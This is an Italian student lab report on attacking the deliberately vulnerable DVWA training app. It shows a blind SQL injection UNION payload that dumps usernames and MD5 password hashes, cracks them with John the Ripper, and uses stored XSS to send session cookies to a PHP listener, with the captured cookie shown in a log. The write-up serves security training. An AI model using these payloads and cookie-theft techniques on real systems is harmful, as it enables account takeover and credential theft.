

S6 L5

Web Application Hacking

Daniele Zizzi

SQL injection Blind

Impostando il livello di sicurezza di dvwa su low, ho sfruttato la vulnerabilità "sql injection di tipo blind". A differenza della non blind, non fornisce riscontro in caso di query errata, oppure fornisce una pagina creata appositamente dal programmatore del sito, affinchè l'attaccante, non riceva riscontro sul codice malevolo inserito.


Per mostrare tutto il contenuto del database di dwva, ho usato una query con una condizione sempre vera, facendo restutuire tutti i campi presenti nel database, per ottenere user e password. In questo caso, la password è cifrata con algoritmo di tipo hash md5

DVWA Security Script Security Security Level is currently low. You can set the security level to low, medium or high. The security level changes the vulnerability level of DVWA. Iow V Submit

Vulnerability: SQL Injection (Blind) User ID: ID: %' and 1=1 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users # First name: Surname: admin admin 5f4dcc3b5aa765d61d8327deb882cf99 ID: %' and 1=1 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users # First name: Surname: Gordon Brown e99a18c428cb38d5f260853678922e03 ID: %' and 1=1 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users # Surname: Hack 8d3533d75ae2c3966d7e0d4fcc69216b ID: %' and 1=1 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users # Surname: Pablo Picasso 0d107d09f5bbe40cade3de5c71e9e9b7 ID: %' and 1=1 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users # Surname: Bob 5f4dcc3b5aa765d61d8327deb882cf99

Ho quindi ho copiato l'hash delle password in un file di testo, in modo da poterle dare in pasto al tool john the ripper. Tool utilizzato per crackare le password. Il tool in questione, non ottiene la password dall'hash, poichè non è possibile tornare all'origine, a causa dell'algoritmo utilizzato. Pertanto, genera l'hash da una lista di password che gli viene data in fase di configurazione e lo confronta. Quando l'hash sarà uguale, avrà trovato la password. Per velocizzare tale operazione, possiamo usare una rainbow table, poichè contiene già l'hash delle password e non fa altro che confrontarle invece di generarlo ogni volta.

Una volta lanciato il programma, ci restituisce le password in chiaro.




```
(daniele⊛kali)-[~/Desktop]
 —$ <u>sudo</u> john --format=raw-MD5 hash
[sudo] password for daniele:
Created directory: /root/.john
Using default input encoding: UTF-8
Loaded 5 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8×3])
Warning: no OpenMP support for this hash type, consider --fork=4
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 12 candidates buffered for the current salt, minimum 24 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
password
abc123
                 (gordonb)
5g 0:00:00:00 DONE 3/3 (2023-11-03 15:29) 50.00g/s 1822Kp/s 1822Kc/s 1994KC/s stevy13..candake
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

XSS STORED ATTACK

L'attacco di tipo xss stored, permette di salvare il codice malevolo all'interno del web server, pertanto, ogni qual volta si visualizzerà tale pagina, il codice malevolo verrà eseguito. A seconda del codice malevolo, verranno rubati dati ai client, come cookie di sessione, oppure infettarli con un virus/malware.

La seguente pagina di dvwa, ci permette di iniettare codice malevolo, ma la lunghezza del codice non può essere superiore di 50 caratteri, pertanto, attraverso la funziona "ispeziona" del browser, andiamo ad aumentare tale valore, affinchè ci permetta di inserire tutti i caratteri che ci servono.




Preparo il server, in questo caso kali, per ricevere i cookie di sessione da parte del codice malevolo iniettato in dvwa, con un file in php.

Avvio il server php in locale sulla porta 80


```
____(daniele⊕ kali)-[~/Desktop/php]
__$ php -S 192.168.50.100:80
```

Inietto il codice malevolo nel campo message e lo salvo.

Non appena il codice malevolo viene eseguito, kali riceve il document.cookie, dove risiede il livello di sicurezza di dvwa e il phpsessid e lo salva su di un file. Il cookie di sessione, può essere utilizzato per effetuare il login su di una pagina, senza avere user e password della vittima. Il cookie sarà valido fino a che non si effettuerà il log out.



[Fri Nov 3 16:25:44 2023] 192.168.50.100:34908 Accepted
[Fri Nov 3 16:25:44 2023] 192.168.50.100:34908 [200]: GET /cookie.php?cookie=security=low;%20PHPSESSID=3c704f92b2d3b3241f1a9d9f3ae13edf
[Fri Nov 3 16:25:44 2023] 192.168.50.100:34908 Closing
[Fri Nov 3 16:26:27 2023] 192.168.50.100:41874 Accepted



Andando a confrontare il codice php della pagina xss stored, possiamo notare come l'input venga filtrato, aumentando il livello di sicurezza. Pertanto sarà più difficile eseguire codice malevolo.

Medium Stored XSS Source if(isset(\$_POST['btnSign'])) \$message = trim(\$_POST['mtxMessage']); \$name = trim(\$_POST['txtName']); // Sanitize message input \$message = trim(strip_tags(addslashes(\$message))); \$message = mysql_real_escape_string(\$message); \$message = htmlspecialchars(\$message); // Sanitize name input \$name = str_replace('<script>', '', \$name); \$name = mysql_real_escape_string(\$name); \$query = "INSERT INTO guestbook (comment,name) VALUES ('\$message','\$name');"; \$result = mysql_query(\$query) or die('' . mysql_error() . ''); Low Stored XSS Source if(isset(**\$_POST**['btnSign'])) \$message = trim(\$_POST['mtxMessage']); \$name = trim(\$_POST['txtName']); // Sanitize message input \$message = stripslashes(\$message); \$message = mysql_real_escape_string(\$message);

\$name = mysql_real_escape_string(\$name);

\$query = "INSERT INTO guestbook (comment,name) VALUES ('\$message','\$name');";
\$result = mysql_query(\$query) or die('' . mysql_error() . '');



Get protected today!